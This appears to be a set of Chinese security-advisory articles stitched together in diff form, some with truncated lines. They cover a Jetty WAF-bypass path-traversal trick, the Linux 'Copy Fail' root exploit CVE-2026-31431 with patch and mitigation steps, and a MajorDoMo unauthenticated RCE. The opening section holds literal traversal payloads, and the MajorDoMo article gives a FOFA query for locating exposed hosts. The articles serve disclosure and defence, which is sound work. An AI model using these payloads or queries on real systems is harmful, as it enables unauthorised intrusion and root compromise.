<table><thead><tr style="font: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 0px;border-width: 0px;border-style: none;border-color: inherit;border-image: initial;vertical-align: baseline;display: table-row;"><th align="left" style="font-family: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 10px;border-width: 1px 0px 0px;border-style: solid none none;border-color: rgba(0, 0, 0, 0.13) currentcolor currentcolor;border-image: initial;font-style: inherit;font-variant: inherit;font-weight: 600;font-stretch: inherit;font-size: 14px;line-height: 22px;font-optical-sizing: inherit;font-size-adjust: inherit;font-kerning: inherit;font-feature-settings: inherit;font-variation-settings: inherit;font-language-override: inherit;vertical-align: top;text-align: left;max-width: 480px;"><section><span leaf="">字符</span></section></th><th align="left" style="font-family: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 10px;border-width: 1px 0px 0px 1px;border-style: solid none none solid;border-color: rgba(0, 0, 0, 0.13) currentcolor currentcolor rgba(0, 0, 0, 0.13);border-image: initial;font-style: inherit;font-variant: inherit;font-weight: 600;font-stretch: inherit;font-size: 14px;line-height: 22px;font-optical-sizing: inherit;font-size-adjust: inherit;font-kerning: inherit;font-feature-settings: inherit;font-variation-settings: inherit;font-language-override: inherit;vertical-align: top;text-align: left;max-width: 480px;"><section><span leaf="">低 8 位</span></section></th><th align="left" style="font-family: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 10px;border-width: 1px 0px 0px 1px;border-style: solid none none solid;border-color: rgba(0, 0, 0, 0.13) currentcolor currentcolor rgba(0, 0, 0, 0.13);border-image: initial;font-style: inherit;font-variant: inherit;font-weight: 600;font-stretch: inherit;font-size: 14px;line-height: 22px;font-optical-sizing: inherit;font-size-adjust: inherit;font-kerning: inherit;font-feature-settings: inherit;font-variation-settings: inherit;font-language-override: inherit;vertical-align: top;text-align: left;max-width: 480px;"><section><span leaf="">ASCII</span></section></th></tr></thead><tbody><tr style="font: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 0px;border-width: 0px;border-style: none;border-color: inherit;border-image: initial;vertical-align: baseline;display: table-row;"><td align="left" style="font-family: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 10px;border-width: 1px 0px 0px;border-style: solid none none;border-color: rgba(0, 0, 0, 0.13) currentcolor currentcolor;border-image: initial;font-style: inherit;font-variant: inherit;font-weight: inherit;font-stretch: inherit;font-size: 14px;line-height: 22px;font-optical-sizing: inherit;font-size-adjust: inherit;font-kerning: inherit;font-feature-settings: inherit;font-variation-settings: inherit;font-language-override: inherit;vertical-align: top;text-align: left;max-width: 480px;"><section><span leaf="">㹣</span></section></td><td align="left" style="font-family: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 10px;border-width: 1px 0px 0px 1px;border-style: solid none none solid;border-color: rgba(0, 0, 0, 0.13) currentcolor currentcolor rgba(0, 0, 0, 0.13);border-image: initial;font-style: inherit;font-variant: inherit;font-weight: inherit;font-stretch: inherit;font-size: 14px;line-height: 22px;font-optical-sizing: inherit;font-size-adjust: inherit;font-kerning: inherit;font-feature-settings: inherit;font-variation-settings: inherit;font-language-override: inherit;vertical-align: top;text-align: left;max-width: 480px;"><section><span leaf="">0x63</span></section></td><td align="left" style="font-family: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 10px;border-width: 1px 0px 0px 1px;border-style: solid none none solid;border-color: rgba(0, 0, 0, 0.13) currentcolor currentcolor rgba(0, 0, 0, 0.13);border-image: initial;font-style: inherit;font-variant: inherit;font-weight: inherit;font-stretch: inherit;font-size: 14px;line-height: 22px;font-optical-sizing: inherit;font-size-adjust: inherit;font-kerning: inherit;font-feature-settings: inherit;font-variation-settings: inherit;font-language-override: inherit;vertical-align: top;text-align: left;max-width: 480px;"><code data-v-782faaad="" data-v-849e0090="" style="font: inherit;scrollbar-color: transparent transparent;margin: 0px 4px;padding: 2px 6px;border: 0px;vertical-align: baseline;color: rgba(0, 0, 0, 0.9);background-color: rgba(0, 0, 0, 0.03);border-radius: 4px;max-width: 100%;white-space: pre-wrap;word-break: break-word;text-shadow: none;overflow: auto;"><span leaf="">c</span></code></td></tr><tr style="font: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 0px;border-width: 0px;border-style: none;border-color: inherit;border-image: initial;vertical-align:Line truncated
|
||||
|
||||
**传统 Payload**
|
||||
:
|
||||
```
|
||||
/setup/setup-s/%u002e%u002e/%u002e%u002e/log.jsp
|
||||
```
|
||||
|
||||
**Ghost Bits 进阶 Payload**
|
||||
:
|
||||
```
|
||||
/setup/setup-s/%2>%2>/%2>%2>/log.jsp
|
||||
```
|
||||
|
||||
**原理**
|
||||
: Jetty 的宽松 hex 转换将 >
|
||||
折叠为 E
|
||||
,使 %2>
|
||||
变为 %2E
|
||||
(即 .
|
||||
),WAF 将其视为非法编码而放行。
|
||||
|
||||
|
||||
@@ -0,0 +1,62 @@
|
||||
# Linux提权漏洞!10行代码直接root
|
||||
原创 微步情报局
|
||||
微步情报局 微步在线研究响应中心 2026-04-30 02:14
|
||||
|
||||
漏洞概况
|
||||
|
||||
|
||||
微步情报局监测到,Linux Kernel 被披露存在本地权限提升漏洞,漏洞编号 CVE-2026-31431,代号 “Copy Fail”。该漏洞源于内核 crypto: algif_aead 模块在处理 AEAD操作时的逻辑缺陷,可导致本地低权限攻击者通过 AF_ALG 加密接口向任意可读文件的页缓存(page cache)写入受控的少量数据(PoC 中为 4 字节块),进而篡改 setuid 等特权二进制文件,
|
||||
实现本地权限提升至 root。
|
||||
|
||||
目前该漏洞细节及 PoC 已公开,
|
||||
利用门槛极低(仅需约 10 行 Python 脚本),影响过去 9 年内大多数主流 Linux 发行版,对云服务器、容器宿主机、多租户环境等构成较高风险。
|
||||
|
||||
目前已知的影响面有:
|
||||
|
||||
**1. 共享服务器(开发机、跳板机、构建服务器)**
|
||||
:任意普通用户即可直接提权为 root
|
||||
|
||||
2.
|
||||
Kubernetes 和容器集群
|
||||
:单个被攻破的 Pod 可逃逸至宿主机
|
||||
|
||||
**3. CI/CD 执行器(GitHub Actions、GitLab Runner、Jenkins 等)**
|
||||
:恶意 Pull Request 可直接获得 Runner 的 root 权限
|
||||
|
||||
**4. 运行用户代码的云平台(Notebook、Agent 沙箱、Serverless 函数等)**
|
||||
:租户可直接提升至宿主机 root 权限
|
||||
|
||||
建议受影响的用户尽快修复。
|
||||
|
||||
漏洞处置优先级(VPT)
|
||||
|
||||
|
||||
**综合处置优先级:**
|
||||
中风险
|
||||
<table><tbody><tr><td rowspan="3" style="border: 1px solid rgb(221, 221, 221);padding: 12px;vertical-align: top;font-weight: bold;background-color: rgb(248, 249, 250);"><section><span leaf="">基本信息</span></section></td><td style="border: 1px solid rgb(221, 221, 221);padding: 12px;vertical-align: top;"><section><span leaf="">微步编号</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">XVE-2026-15008</span></section></td></tr><tr><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">CVE编号</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">CVE-2026-31431</span></section></td></tr><tr><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">漏洞类型</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">权限提升</span></section></td></tr><tr><td rowspan="5" style="border: 1px solid #ddd;padding: 12px;vertical-align: top;font-weight: bold;background-color: #f8f9fa;"><section><span leaf="">利用条件评估</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">利用漏洞的网络条件</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">本地访问</span></section></td></tr><tr><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">是否需要绕过安全机制</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">否</span></section></td></tr><tr><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">对被攻击系统的要求</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">无特殊要求</span></section></td></tr><tr><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">利用漏洞的权限要求</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">低权限</span></section></td></tr><tr><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">是否需要受害者配合</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">否</span></section></td></tr><tr><td rowspan="2" style="border: 1px solid #ddd;padding: 12px;vertical-align: top;font-weight: bold;background-color: #f8f9fa;"><section><span leaf="">利用情报</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">POC是否公开</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><span style="color: #d93025;font-weight: bold;"><span leaf="">是</span></span></td></tr><tr><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">已知利用行为</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">暂无</span></section></td></tr></tbody></table>
|
||||
漏洞影响范围
|
||||
|
||||
<table><tbody><tr><td style="border: 1px solid rgb(221, 221, 221);padding: 12px;vertical-align: top;font-weight: bold;background-color: rgb(248, 249, 250);"><section><span leaf="">产品名称</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">Linux Kernel</span></section></td></tr><tr><td style="border: 1px solid rgb(221, 221, 221);padding: 12px;vertical-align: top;font-weight: bold;background-color: rgb(248, 249, 250);"><section><span leaf="">受影响版本</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">commit 72548b093ee3 <=version< commit a664bf3d603d</span></section></td></tr><tr><td style="border: 1px solid rgb(221, 221, 221);padding: 12px;vertical-align: top;font-weight: bold;background-color: rgb(248, 249, 250);"><section><span leaf="">有无修复补丁</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">有</span></section></td></tr></tbody></table>
|
||||
漏洞复现
|
||||
|
||||
|
||||

|
||||
|
||||
修复方案
|
||||
|
||||
### 官方修复方案
|
||||
|
||||
官方已发布修复方案,请访问链接下载:
|
||||
|
||||
https://git.kernel.org/stable/c/a664bf3d603dc3bdcf9ae47cc21e0daec706d7a5
|
||||
|
||||
微步产品支撑
|
||||
|
||||
|
||||
微步漏洞情报于
|
||||
2026-04-22
|
||||
收录该漏洞。
|
||||
|
||||
微步下一代威胁情报平台NGTIP及X情报社区已于漏洞收录时向漏洞订阅用户推送该漏洞情报,并将持续推送后续更新;对于已经录入资产的用户,支持实时自动化排查受影响资产。
|
||||
|
||||
|
||||
@@ -0,0 +1,79 @@
|
||||
# MajorDoMo admin.php接口存在远程代码执行漏洞CVE-2026-27174 附POC
|
||||
2026-4-29更新
|
||||
2026-4-29更新 南风漏洞复现文库 2026-04-29 15:56
|
||||
|
||||
|
||||
|
||||
#
|
||||
|
||||
免责声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
## 1. MajorDoMo 简介
|
||||
|
||||
微信公众号搜索:南风漏洞复现文库
|
||||
该文章 南风漏洞复现文库 公众号首发
|
||||
|
||||
本人只有 南风漏洞复现文库 和 南风网络安全
|
||||
这两个公众号,其他公众号有意冒充,请注意甄别,避免上当受骗。
|
||||
|
||||
MajorDoMo
|
||||
## 2.漏洞描述
|
||||
|
||||
MajorDoMo(也称为Major Domestic Module)允许通过管理面板的PHP控制台功能进行未经身份验证的远程代码执行。在modules/panel.class.php中存在包含顺序漏洞,导致执行继续绕过缺少exit语句的redirect()调用,从而使得未经身份验证的请求能够到达inc_panel_ajax.php中的ajax处理程序。该文件中控制台处理程序将用户提供的输入从GET参数(通过register_globals)直接传递给eval(),而没有进行任何身份验证检查。攻击者可以通过向/admin.php发送带有ajax_panel、op和command参数的精心制作的GET请求来执行任意PHP代码。
|
||||
|
||||
CVE编号:CVE-2026-27174
|
||||
|
||||
CNNVD编号:
|
||||
|
||||
CNVD编号:
|
||||
## 3.影响版本
|
||||
|
||||
MajorDoMo
|
||||
|
||||
|
||||
MajorDoMo admin.php接口存在远程代码执行漏洞
|
||||

## 4.fofa查询语句
|
||||
|
||||
body="templates/application.html"
|
||||
## 5.漏洞复现
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
## 6.POC&EXP
|
||||
|
||||


本期漏洞及往期漏洞的批量扫描POC及POC工具箱已经上传知识星球:南风网络安全
|
||||
1: 更新poc批量扫描软件,承诺,一周更新8-14个插件吧,我会优先写使用量比较大程序漏洞。
|
||||
2: 免登录,免费fofa查询。
|
||||
3: 更新其他实用网络安全工具项目。
|
||||
4: 免费指纹识别,持续更新指纹库。
|
||||
5: Nuclei脚本。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
## 7.整改意见
|
||||
|
||||
打补丁
|
||||
## 8.往期回顾
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,162 @@
|
||||
# 【已复现】732字节、1秒root、九年无人知——Linux近年最稳定提权漏洞
|
||||
长亭安全应急响应中心 2026-04-30 02:25
|
||||
|
||||
|
||||
|
||||
|
||||
Linux 是目前全球服务器、云计算、容器环境中使用最广泛的操作系统内核,绝大多数主流 Linux 发行版(Ubuntu、Debian、RHEL、Amazon Linux、SUSE、Arch、Fedora 等)均基于其构建。
|
||||
|
||||
|
||||
2026 年 4 月 29 日,长亭安全应急响应中心监测到互联网公开披露了一个影响范围极广的Linux提权漏洞 CVE-2026-31431,命名为"Copy Fail"。该漏洞源于 Linux 内核加密子系统 authencesn
|
||||
模块中的一处逻辑缺陷,攻击者仅需本地普通用户权限,通过链式利用 AF_ALG 套接字与 splice()
|
||||
系统调用,即可向页缓存(page cache)写入任意内容,最终实现本地提权至 root。漏洞影响 2017 年至补丁发布前构建的几乎所有 Linux 内核版本,
|
||||
EXP 已公开
|
||||
,利用稳定性极高,建议受影响用户立即修复。
|
||||
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
|
||||
Description
|
||||
|
||||
|
||||
|
||||
|
||||
**0****1**
|
||||
|
||||
**漏洞成因**
|
||||
|
||||
Linux 内核加密模块 authencesn
|
||||
在 2017 年引入了一处针对 AEAD(认证加密)操作的原地(in-place)优化,该优化导致在特定条件下,页缓存(page cache)中的只读页面可以被错误地放入可写目标散列表(scatterlist)。攻击者通过 AF_ALG 套接字暴露的内核加密 API,结合 splice()
|
||||
系统调用,利用上述逻辑缺陷实现对 setuid 二进制文件(如 /usr/bin/su
|
||||
)页缓存的 4 字节任意写入,从而篡改程序逻辑,获取 root shell。
|
||||
|
||||
整个利用过程为
|
||||
直线逻辑
|
||||
,无需竞争窗口(race window),无需内核特定偏移,无需预装任何特殊工具。
|
||||
|
||||
## 漏洞影响
|
||||
|
||||
- 本地提权至 root
|
||||
:任意本地普通用户账户可无条件提权为 root。
|
||||
|
||||
- 容器逃逸
|
||||
:Kubernetes / 容器环境中,页缓存为宿主机共享,容器内攻击者可突破容器边界,危及宿主节点及同节点其他租户。
|
||||
|
||||
- CI/CD 环境沦陷
|
||||
:GitHub Actions、GitLab Runner、Jenkins Agent 等执行不可信代码的 CI 环境,攻击者可通过恶意 PR 直接获取 Runner 宿主机的 root 权限。
|
||||
|
||||
- 云多租户环境
|
||||
:Notebook、Serverless、Agent 沙箱等执行用户代码的云服务,租户可提权为宿主机 root。
|
||||
|
||||
- 漏洞持续近十年
|
||||
:问题代码于 2017 年引入,此后所有 Linux 发行版均受影响。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**处置优先级:高**
|
||||
|
||||
漏洞类型:
|
||||
权限提升
|
||||
|
||||
**漏洞危害等级:**
|
||||
高
|
||||
|
||||
**触发方式:**
|
||||
本地
|
||||
|
||||
**权限认证要求:**
|
||||
普通用户权限
|
||||
|
||||
**系统配置要求:**
|
||||
默认配置
|
||||
|
||||
**用户交互要求:**
|
||||
无需用户交互
|
||||
|
||||
**利用成熟度:**
|
||||
EXP 已公开
|
||||
,732 字节,100% 稳定复现
|
||||
|
||||
**修复复杂度:**
|
||||
低,升级内核或临时禁用 algif_aead 模块
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**影响版本**
|
||||
|
||||
|
||||
Affects
|
||||
|
||||
|
||||
|
||||
|
||||
**02**
|
||||
```
|
||||
```
|
||||
|
||||
**解决方案**
|
||||
|
||||
|
||||
Solution
|
||||
|
||||
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
##
|
||||
|
||||
## 升级修复方案
|
||||
|
||||
|
||||
升级至包含 mainline commit a664bf3d603d
|
||||
的内核版本,各主流发行版正在陆续发布修复版本:
|
||||
```
|
||||
# Ubuntu / Debian
|
||||
apt update && apt upgrade linux-image-$(uname -r)
|
||||
# RHEL / CentOS / Rocky / Alma
|
||||
dnf update kernel
|
||||
# Amazon Linux
|
||||
yum update kernel
|
||||
# SUSE
|
||||
zypper update kernel-default
|
||||
```
|
||||
```
|
||||
|
||||
```
|
||||
|
||||
升级后重启系统使新内核生效,并通过以下命令验证是否包含修复 commit:
|
||||
```
|
||||
grep -r "a664bf3d603d" /proc/version 2>/dev/null || uname -r
|
||||
# 验证是否包含修复commit或对比发行版官方公告中的修复版本号
|
||||
```
|
||||
|
||||
|
||||
## 临时缓解方案禁用 algif_aead内核模块可阻断漏洞利用路径:# 永久禁用(重启后生效)echo "install algif_aead /bin/false" > /etc/modprobe.d/disable-algif.conf# 立即卸载(当前会话生效)rmmod algif_aead 2>/dev/null || true禁用 algif_aead 的影响评估:不影响:dm-crypt/LUKS、kTLS、IPsec/XFRM、OpenSSL/GnuTLS/NSS 默认构建、SSH、内核密钥环加密——这些组件直接使用内核加密 API,不经过 AF_ALG。可能影响:显式启用了 afalg引擎的 OpenSSL、部分嵌入式加密卸载路径、直接绑定 aead/skcipher/hash 套接字的应用。可通过 lsof | grep AF_ALG或 ss -xa检查当前系统是否有进程使用 AF_ALG。漏洞复现Reproduction 04时间线 Timeline 05时间事件2026 年 3 月 23 日漏洞报告至 Linux 内核安全团队2026 年 3 月 24 日内核安全团队确认收到2026 年 3 月 25 日补丁提出并完成审查2026 年 4 月 1 日修复 commit a664bf3d603d合入 mainline2026 年 4 月 22 日CVE-2026-31431 正式分配2026 年 4 月 29 日公开披露,EXP 同步发布2026 年 4 月 30 日长亭安全应急响应中心发布通告参考资料:[1].https://copy.fail/[2].https://github.com/theori-io/copy-fail-CVE-2026-31431
|
||||
|
||||
|
||||
**长亭应急响应服务**
|
||||
|
||||
|
||||
|
||||
|
||||
全力进行产品升级
|
||||
|
||||
及时将风险提示预案发送给客户
|
||||
|
||||
检测业务是否受到此次漏洞影响
|
||||
|
||||
请联系长亭应急服务团队
|
||||
|
||||
7*24小时,守护您的安全
|
||||
|
||||
|
||||
第一时间找到我们:
|
||||
|
||||
邮箱:support@chaitin.com
|
||||
|
||||
@@ -0,0 +1,134 @@
|
||||
# 【已复现】Linux Kernel "Copy Fail" 本地权限提升漏洞(CVE-2026-31431)
|
||||
HACK之道 2026-04-30 02:29
|
||||
|
||||
●
|
||||
点击↑蓝字关注我们,获取更多安全风险通告
|
||||
|
||||
|
||||
<table><tbody><tr style="margin: 0px;padding: 0px;outline: 0px;max-width: 100%;visibility: visible;box-sizing: border-box !important;overflow-wrap: break-word !important;"><td colspan="4" data-colwidth="136,157,166,98" valign="middle" align="center" style="margin: 0px;padding: 5px 10px;outline: 0px;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;background-color: rgb(70, 118, 217);visibility: visible;overflow-wrap: break-word !important;box-sizing: border-box !important;"><p style="margin: 0px;padding: 0px;outline: 0px;max-width: 100%;clear: both;min-height: 1em;line-height: 1.5em;visibility: visible;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="margin: 0px;padding: 0px;outline: 0px;max-width: 100%;color: rgb(255, 255, 255);letter-spacing: 0px;visibility: visible;box-sizing: border-box !important;overflow-wrap: break-word !important;"><strong style="margin: 0px;padding: 0px;outline: 0px;max-width: 100%;visibility: visible;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="margin: 0px;padding: 0px;outline: 0px;max-width: 100%;font-size: 13px;letter-spacing: 0px;visibility: visible;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span leaf="" style="margin: 0px;padding: 0px;outline: 0px;max-width: 100%;visibility: visible;box-sizing: border-box !important;overflow-wrap: break-word !important;">漏洞概述</span></span></strong><span leaf="" style="margin: 0px;padding: 0px;outline: 0px;max-width: 100%;visibility: visible;box-sizing: border-box !important;overflow-wrap: break-word !important;"><br/></span></span></p></td></tr><tr style="margin: 0px;padding: 0px;outline: 0px;max-width: 100%;visibility: visible;box-sizing: border-box !important;overflow-wrap: break-word !important;"><td data-colwidth="136" width="136" valign="middle" align="left" style="margin: 0px;padding: 5px 10px;outline: 0px;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;visibility: visible;overflow-wrap: break-word !important;box-sizing: border-box !important;"><p style="margin: 0px;padding: 0px;outline: 0px;max-width: 100%;clear: both;min-height: 1em;line-height: 1em;visibility: visible;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="margin: 0px;padding: 0px;outline: 0px;max-width: 100%;font-size: 13px;letter-spacing: 0px;visibility: visible;box-sizing: border-box !important;overflow-wrap: break-word !important;"><strong style="margin: 0px;padding: 0px;outline: 0px;max-width: 100%;visibility: visible;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="margin: 0px;padding: 0px;outline: 0px;max-width: 100%;letter-spacing: 0px;font-family: 微软雅黑, "Microsoft YaHei";visibility: visible;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span leaf="" style="margin: 0px;padding: 0px;outline: 0px;max-width: 100%;visibility: visible;box-sizing: border-box !important;overflow-wrap: break-word !important;">漏洞名称</span></span></strong></span></p></td><td colspan="3" data-colwidth="157,166,98" valign="middle" align="left" style="margin: 0px;padding: 5px 10px;outline: 0px;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;visibility: visible;overflow-wrap: break-word !important;box-sizing: border-box !important;"><p style="margin: 0px;padding: 0px;outline: 0px;max-width: 100%;clear: both;min-height: 1em;line-height: 1em;visibility: visible;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="margin: 0px;padding: 0px;outline: 0px;max-width: 100%;font-size: 13px;caret-color: red;letter-spacing: 0px;visibility: visible;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span leaf="">Linux Kernel 本地权限提升漏洞</span></span></p></td></tr><tr style="margin: 0px;padding: 0px;outline: 0px;max-width: 100%;visibility: visible;box-sizing: border-box !important;overflow-wrap: break-word !important;"><td data-colwidth="136" width="136" valign="middle" align="left" style="margin: 0px;padding: 5px 10px;outline: 0px;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;visibility: visible;overflow-wrap: break-word !important;box-sizing: border-box !important;"><p style="margin: 0px;padding: 0px;outline: 0px;max-width: 100%;clear: both;min-height: 1em;line-height: 1em;visibility: visible;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="margin: 0px;padding: 0px;outline: 0px;max-width: 100%;font-family: 微软雅黑, "Microsoft YaHei";visibility: visible;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="margin: 0px;padding: 0px;outline: 0px;max-width: 100%;font-size: 13px;visibility: visible;box-sizing: border-box !important;overflow-wrap: break-word !important;"><sLine truncated
|
||||
|
||||
|
||||
**0****1**
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响组件**
|
||||
|
||||
